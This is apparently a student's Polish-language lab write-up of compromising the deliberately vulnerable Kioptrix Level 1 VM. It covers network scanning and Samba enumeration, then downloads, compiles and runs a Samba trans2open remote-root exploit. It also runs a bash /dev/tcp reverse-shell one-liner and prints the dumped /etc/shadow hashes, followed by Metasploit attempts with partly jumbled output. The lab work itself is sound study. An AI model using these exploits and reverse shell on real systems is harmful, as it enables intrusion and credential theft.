


## Zadanie 1

### Kioptrix 1 <https://www.vulnhub.com/entry/kioptrix-level-1-1,22/>

#### krok 0 instalacja Kali linux.

- instalacja na AMD Ryzen na płycie B550 zakończyła się niepowodzeniem,
- instalacja na Thinkpad X200 również zakończyła się fiaskiem,
- instalacja Kali linux i kioptrix w VMPlayer na maszynie windows 10 (AMD Ryzen3, płyta Aorus B550, dysk M.2) zakończona sukcesem.



#### krok 1

- szukam adresu IP atakowanej maszyny zaczynam od szukania na routerze ponieważ nie mam pewności czy wszystko działa poprawnie. Adres podejrzany to 192.168.1.104 na podstawie analizy różnicowej (lista IP przed i po włączeniu atakowanego obrazu)

rozglądamy się

`sudo netdiscover -i eth0`

```
Currently scanning: 172.24.43.0/16 | Screen View: Unique Hosts
261 Captured ARP Req/Rep packets, from 14 hosts. Total size: 15660

-----
IP At MAC Address Count Len MAC Vendor / Hostname
-----
192.168.1.1 2c:a1:7d:81:a3:9f 67 4020 ARRIS Group, Inc.
192.168.1.98 d8:5e:d3:a1:b6:50 6 360 GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.104 00:0c:29:3d:86:8d 9 540 VMware, Inc
192.168.1.164 00:06:78:c3:f5:50 4 240 D&M Holdings Inc.
192.168.1.221 98:f7:d7:ff:45:eb 1 60 ARRIS Group, Inc.
192.168.1.240 74:78:27:5a:47:9a 25 1500 Dell Inc
192.168.1.159 d0:7f:a0:0d:be:eb 1 60 Samsung Electronics Co.,Ltd
192.168.1.204 74:f9:ca:88:69:69 1 60 Nintendo Co.,Ltd
192.168.1.212 30:07:4d:39:1e:48 119 7140 SAMSUNG ELECTRO-MECHANICS(THAILAND)
192.168.100.1 2c:a1:7d:81:a3:9c 1 60 ARRIS Group, Inc.
172.19.130.49 06:f7:d7:c2:63:20 2 120 Unknown vendor
89.68.148.185 2c:a1:7d:81:a3:9d 14 840 ARRIS Group, Inc.
172.19.130.1 2c:a1:7d:81:a3:9f 5 300 ARRIS Group, Inc.
10.151.130.111 2c:a1:7d:81:a3:9b 6 360 ARRIS Group, Inc.
```

MAC Address	IP Address	Expires On
5E:81:91:90:70:05	192.168.1.52	Sat Dec 16 23:27:30 2023 (UTC)
16:03:4D:84:9C:31	192.168.1.53	Sat Dec 16 23:44:11 2023 (UTC)
0A:97:89:12:33:27	192.168.1.87	Sun Dec 17 00:05:41 2023 (UTC)
08:5E:D3:A1:B6:50	192.168.1.98	Sun Dec 17 00:03:19 2023 (UTC)
00:0C:29:3D:86:8D	192.168.1.104	Sat Dec 16 23:43:49 2023 (UTC)
D0:7F:A0:0D:BE:EB	192.168.1.159	Sat Dec 16 23:57:50 2023 (UTC)
00:06:78:C3:F5:50	192.168.1.164	Sat Dec 16 23:59:54 2023 (UTC)
30:07:4D:39:1E:48	192.168.1.212	Sat Dec 16 23:55:50 2023 (UTC)
98:F7:D7:FF:45:EB	192.168.1.221	Sat Dec 16 23:11:41 2023 (UTC)
74:78:27:5A:47:9A	192.168.1.240	Sat Dec 16 23:48:31 2023 (UTC)

dla sprawdzenia

`nmap -sP 192.168.1.104`

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:18 GMT
Nmap scan report for 192.168.1.104
Host is up (0.00033s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

`nmap 192.168.1.104`

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:19 GMT
Nmap scan report for 192.168.1.104
Host is up (0.0013s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
```

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds

`sudo nmap -p- -sV -sS -T4 -A -oX file 192.168.1.104`

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:27 GMT
Nmap scan report for 192.168.1.104
Host is up (0.00056s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ _sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
|_ http-methods:
|_   Potentially risky methods: TRACE
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version port/proto service
|   100000 2 111/tcp    rpcbind
```

```

100000 2 111/udp rpcbind
100024 1 32768/tcp status
100024 1 32768/udp status
139/tcp open netbios-ssn Samba smbd (workgroup: xMYGROUP)
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
_ssl-date: 2023-12-17T07:29:38+00:00; +9h01m52s from scanner time.
sslsv2:
SSLv2 supported
ciphers:
SSL2_RC4_128_EXPORT40_WITH_MD5
SSL2_DES_192_EDE3_CBC_WITH_MD5
SSL2_RC2_128_CBC_WITH_MD5
SSL2_RC4_128_WITH_MD5
SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
SSL2_DES_64_CBC_WITH_MD5
SSL2_RC4_64_WITH_MD5
_http-title: 400 Bad Request
ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
Not valid before: 2009-09-26T09:32:06
Not valid after: 2010-09-26T09:32:06
_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open status 1 (RPC #100024)
MAC Address: 00:0C:29:3D:86:8D (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
_smb2-time: Protocol negotiation failed (SMB2)
_nbtstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
_clock-skew: 9h01m51s

TRACEROUTE
HOP RTT ADDRESS
1 0.56 ms 192.168.1.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.78 seconds

```

przeglądam foldery udostępnione w Apache dirbuster

w tym przypadku niewiele nam to daje.

popartzymy na Smbę

nbtscan

```

g NBT name scan for addresses from 192.168.1.104

IP address      NetBIOS Name    Server    User    MAC address
-----
192.168.1.104   KIOPTRIX        <server>   KIOPTRIX  00:00:00:00:00:00

```

jeszcze próba połączenia

rpcclient -U "" 192.168.1.104

```

Password for [WORKGROUP\]:
rpcclient $> srvinfo
        KIOPTRIX      Wk Sv PrQ Unx NT SNT Samba Server
        platform_id    :      500
        os version      :      4.5
        server type     :      0x9a03

rpcclient $> enumdomusers
rpcclient $> getdompwinfo
min_password_length: 0
password_properties: 0x00000000
rpcclient $>

```

przeglądamy smbę

enum4linux 192.168.1.104

```

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Dec 16 22:53:58 2023

===== ( Target Information ) =====

Target ..... 192.168.1.104
RID Range ..... 500-550,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.1.104 ) =====

[+] Got domain/workgroup name: MYGROUP

===== ( Nbtstat Information for 192.168.1.104 ) =====

Looking up status of 192.168.1.104
KIOPTRIX <00> - B <ACTIVE> Workstation Service
KIOPTRIX <03> - B <ACTIVE> Messenger Service
KIOPTRIX <20> - B <ACTIVE> File Server Service
..._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
MYGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
MYGROUP <1d> - B <ACTIVE> Master Browser
MYGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00


===== ( Session Check on 192.168.1.104 ) =====
[+] Server 192.168.1.104 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.1.104 ) =====



Domain Name: MYGROUP
Domain Sid: (NULL SID)

[+] CAN'T DETERMINE IF HOST IS PART OF DOMAIN OR PART OF A WORKGROUP

```



```
enum4linux complete on Sat Dec 16 22:54:05 2023
```



szukam exploita dla samba 2.2.1a

https://www.exploit-db.com/exploits/10

wget -O samba-exploit.c https://www.exploit-db.com/download/10

```
(john@kali)~[/exploit]
$ wget -O samba-exploit.c https://www.exploit-db.com/download/10
--2023-12-16 23:35:41-- https://www.exploit-db.com/download/10
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: 'samba-exploit.c'

samba-exploit.c      [ <=>      ] 44.06K  253KB/s   in 0.2s

2023-12-16 23:35:42 (253 KB/s) - 'samba-exploit.c' saved [45115]
```

kompilacja:

gcc samba-exploit.c -o samba2.2.1a-exploit

```
samba-exploit.c

(john@kali)~[/exploit]
$ gcc samba-exploit.c -o samba2.2.1a-exploit

(john@kali)~[/exploit]
$ ls
samba-exploit.c  samba2.2.1a-exploit

$ ./samba2.2.1a-exploit
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
Usage: ./samba2.2.1a-exploit [-bBcCdffprsstv] [host]

-b <platform>    brute force (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>        brute force steps (default = 300)
-c <ip address>  connectback ip address
-C <max childs>  max childs for scan/brute force mode (default = 40)
-d <delay>       brute force/scanmode delay in micro seconds (default = 100000)
-f force
-p <port>        port to attack (default = 139)
-r <ret>         return address
-s scan mode (random)
-S <network>     scan mode
-t <type>        presets (0 for a list)
-v verbose mode

$ ./samba2.2.1a-exploit 192.168.1.104 -c 192.168.1.31 -b 0
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!

-----
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```

nasłuchuje na porcie 4444


nc -nlvp 4444

uruchamiam zdalną powłokę


bash -i &> /dev/tcp/192.168.1.31/4444 0>&1

cat shadow

```
root:$1$XROmcFDXtF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:14513:0:99999:7:::
daemon:14513:0:99999:7:::
adm:14513:0:99999:7:::
lp:14513:0:99999:7:::
sync:14513:0:99999:7:::
shutdown:14513:0:99999:7:::
halt:14513:0:99999:7:::
mail:14513:0:99999:7:::
news:14513:0:99999:7:::
uucp:14513:0:99999:7:::
operator:14513:0:99999:7:::
games:14513:0:99999:7:::
gopher:14513:0:99999:7:::
ftp:14513:0:99999:7:::
nobody:14513:0:99999:7:::
mailnull:14513:0:99999:7:::
rpm:14513:0:99999:7:::
xfs:14513:0:99999:7:::
rpc:14513:0:99999:7:::
rpcuser:14513:0:99999:7:::
nsf:14513:0:99999:7:::
nsd:14513:0:99999:7:::
ident:14513:0:99999:7:::
radvd:14513:0:99999:7:::
postgres:14513:0:99999:7:::
apache:14513:0:99999:7:::
squid:14513:0:99999:7:::
pcap:14513:0:99999:7:::
john:$1$L4.MR4t$26N4YpTGceB00gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6zd0$IM0GAC13r757dvL7Z9010:14513:0:99999:7:::
```



nasłuch i zdalna powłoką



# Druga wersja ataku

```
$ nikto -host 192.168.1.104
```

```
- Nikto v2.5.0
-----
+ Target IP:      192.168.1.104
+ Target Hostname: 192.168.1.104
+ Target Port:    80
+ Start Time:     2023-12-17 00:04:19 (GMT0)
-----
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep 6 04:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /etc/passwd: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/passwd: Some D-Link router remote command execution.
+ /shell?cat=/etc/passwd: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8916 requests: 8 error(s) and 30 item(s) reported on remote host
+ End Time:      2023-12-17 00:07:25 (GMT0) (186 seconds)
-----
+ 1 host(s) tested
```

```
Metasploit i trans2open:
```

```
metasploit
```

```
set RHOSTS 192.168.1.104
set LHOST 192.168.1.31
use trans2open
use 0
run
use 1
run
```

```
msf6 > use trans2open
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
1	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
2	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
3	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

```
msf6 > ls
[*] exec: ls

192.168.1.104 Documents Kioptrixlv11.xml Pictures Templates exploit legion zad1 zad1.nmap
Desktop Downloads Music Public Videos file paused.conf zad1.nikto
```

```
msf6 > set RHOSTS 192.168.1.104
```

```
RHOSTS => 192.168.1.104
```

```
msf6 > set LHOST 192.168.1.31
```

```
LHOST => 192.168.1.31
```

```
msf6 > run 0
```

```
[-] Unknown command: run
```

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to bsd/x86/shell/reverse_tcp
msf6 exploit(freebsd/samba/trans2open) > run

[-] Handler failed to bind to 192.168.1.31:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.1.104:139 - Trying return address 0xbfbffdcf...
[-] 192.168.1.104:139 - The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbfbffdcf...
[-] 192.168.1.104:139 - The host (192.168.1.104:139) was unreachable.
```

```
msf6 exploit(windows/smb/group_policy_startup) > jobs
```

Jobs

====

Id	Name	Payload	Payload opts
0	Exploit: windows/smb/group_policy_startup	windows/meterpreter/reverse_tcp	tcp://192.168.1.31:4444

## Trzecia odmiana ataku

przeszukanie katalogów

Dirb

```
-$ dirb https://192.168.1.104
```

```
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Dec 17 00:29:51 2023
URL_BASE: https://192.168.1.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
```

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.1.104/ ----

(!) FATAL: Too many errors connecting to host  
(Possible cause: COULDNT CONNECT)

```
-----
END_TIME: Sun Dec 17 00:29:51 2023
DOWNLOADED: 0 - FOUND: 0
-----
```

Metasploit Documentation: <https://docs.metasploit.com/>

[\*] Starting persistent handler(s)...

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options
```

Module options (auxiliary/scanner/smb/smb\_version):

Name	Current Setting	Required	Description
RHOSTS	yes		The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.104
```

RHOSTS => 192.168.1.104

```
msf6 auxiliary(scanner/smb/smb_version) > run
```

```
[*] 192.168.1.104: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

searchsploit samba 2.2

```
L-$ searchsploit samba 2.2
```

```
-----
Exploit Title | Path
-----
Samba 2.0.x/2.2 - Arbitrary File Creation | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit) | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit) | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit) | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit) | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit) | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1) | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2) | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3) | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4) | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit) | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
-----
```

Shellcodes: No Results

Metasploit Documentation: <https://docs.metasploit.com/>

[\*] Starting persistent handler(s)...

```
msf6 > searchsploit trans2open
```

```
[*] exec: searchsploit trans2open
```

```
-----
Exploit Title | Path
-----
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit) | osx/remote/9924.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit) | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit) | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit) | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit) | solaris_sparc/remote/16330.rb
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1) | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2) | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3) | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4) | unix/remote/22471.txt
-----
```

Shellcodes: No Results

```
msf6 > search trans2open
```

```
Matching Modules
=====
```



#	Name	Disclosure Date	Rank	Check	Description				
0	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(*BSD x86)			
1	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Linux x86)			
2	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Mac OS X PPC)			
3	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Solaris SPARC)			

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

```
msf6 > 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

[\*] Starting persistent handler(s)...

```
msf6 > searchsploit trans2open
```

[\*] exec: searchsploit trans2open

Exploit Title	Path
Samba 2.2.0 < 2.2.8 (OSX) - 'trans2open' Remote Overflow (Metasploit)	osx/remote/9924.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	solaris_sparc/remote/16330.rb
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)	unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)	unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)	unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)	unix/remote/22471.txt

Shellcodes: No Results

```
msf6 > search trans2open
```

Matching Modules  
=====

#	Name	Disclosure Date	Rank	Check	Description				
0	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(*BSD x86)			
1	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Linux x86)			
2	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Mac OS X PPC)			
3	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Solaris SPARC)			

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

```
msf6 > Interrupt: use the 'exit' command to quit
```

```
msf6 > use 1
```

[\*] No payload configured, defaulting to linux/x86/meterpreter/reverse\_tcp

```
msf6 exploit(linux/samba/trans2open) > options
```

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>	
RPORT	139	yes	The target port (TCP)

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.31	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

